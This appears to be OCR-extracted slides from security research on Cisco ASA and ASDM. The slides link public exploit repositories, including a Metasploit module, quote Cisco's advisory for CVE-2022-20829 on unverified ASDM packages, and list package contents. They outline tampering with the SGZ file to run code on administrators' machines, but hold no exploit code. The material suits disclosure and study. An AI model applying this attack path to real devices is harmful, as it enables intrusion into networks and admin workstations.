
Public Exploits

- staystaystay
- **Metasploit module**


github.com/jbaines-r7/staystaystay

github.com/jbaines-r7/cisco_asa_research/tree/main/modules/cve_2021_1585


Hacker Cat Can't Get Inside Corpnet




Unless… We Modify the SGZ on the ASA!




How Does the SGZ Get On the ASA?




ASDM Binary Package Format






https://t.me/learningnets


Is this a Security Feature?



Nope, Just an MD5 Hash



Missing ASDM Package Verification (CVE-2022-20829)



Home / Cisco Security / Security Advisories

Cisco Security Advisory

Cisco Adaptive Security Device Manager and Adaptive Security Appliance Software Client-side Arbitrary Code Execution Vulnerability

Medium

Advisory ID:	cisco-sa-asa-asdm-sig-NPKvwDjm	CVE-2022-20829	Download CSAF
First Published:	2022 June 22 16:00 GMT	CWE-345	Download CVRF
Version 1.0:	Final		Email
Workarounds:	No workarounds available		
Cisco Bug IDs:	CSCwb05264		
	CSCwb05291		
CVSS Score:	Base 9.1		

Summary

A vulnerability in the packaging of Cisco Adaptive Security Device Manager (ASDM) images and the validation of those images by Cisco Adaptive Security Appliance (ASA) Software could allow an authenticated, remote attacker with administrative privileges to upload an ASDM image that contains malicious code to a device that is running Cisco ASA Software.

This vulnerability is due to insufficient validation of the authenticity of an ASDM image during its installation on a device that is running Cisco ASA Software. An attacker could exploit this vulnerability by installing a crafted ASDM image on the device that is running Cisco ASA Software and then waiting for a targeted user to access that device using ASDM. A successful exploit could allow the attacker to execute arbitrary code on the machine of the targeted user with the privileges of that user on that machine.

Cisco Security Vulnerability Policy

To learn about Cisco security vulnerability disclosure policies and publications, see the Security Vulnerability Policy. This document also contains instructions for obtaining fixed software and receiving security vulnerability information from Cisco.


Subscribe to Cisco Security Notifications

Subscribe


Your Rating:

Average Rating:

ASA Will Host Any ASDM Package




ASDM Binary Package Contents



1. asdm50-install.msi
2. asdmversion.html
3. dm-launcher.dmg
4. dm-launcher.msi
5. pdm.sgz
6. pdmversion.html
7. public/asa-pix.gif
8. public/asdm.jnlp
9. public/asdm32.gif
10. public/cert.jnlp
11. public/cisco.gif
12. public/deployJava.js
13. public/dm-launcher.jar
14. public/index.html
15. public/jploader.jar
16. public/lzma.jar
17. public/retroweaver-rt-2.0.jar
18. public/startup.jnlp
19. version.prop

ASDM Binary Package Contains pdm.sgz



1. asdm50-install.msi
2. asdmversion.html
3. dm-launcher.dmg
4. dm-launcher.msi
5. **pdm.sgz**
6. pdmversion.html
7. public/asa-pix.gif
8. public/asdm.jnlp
9. public/asdm32.gif
10. public/cert.jnlp
11. public/cisco.gif
12. public/deployJava.js
13. public/dm-launcher.jar
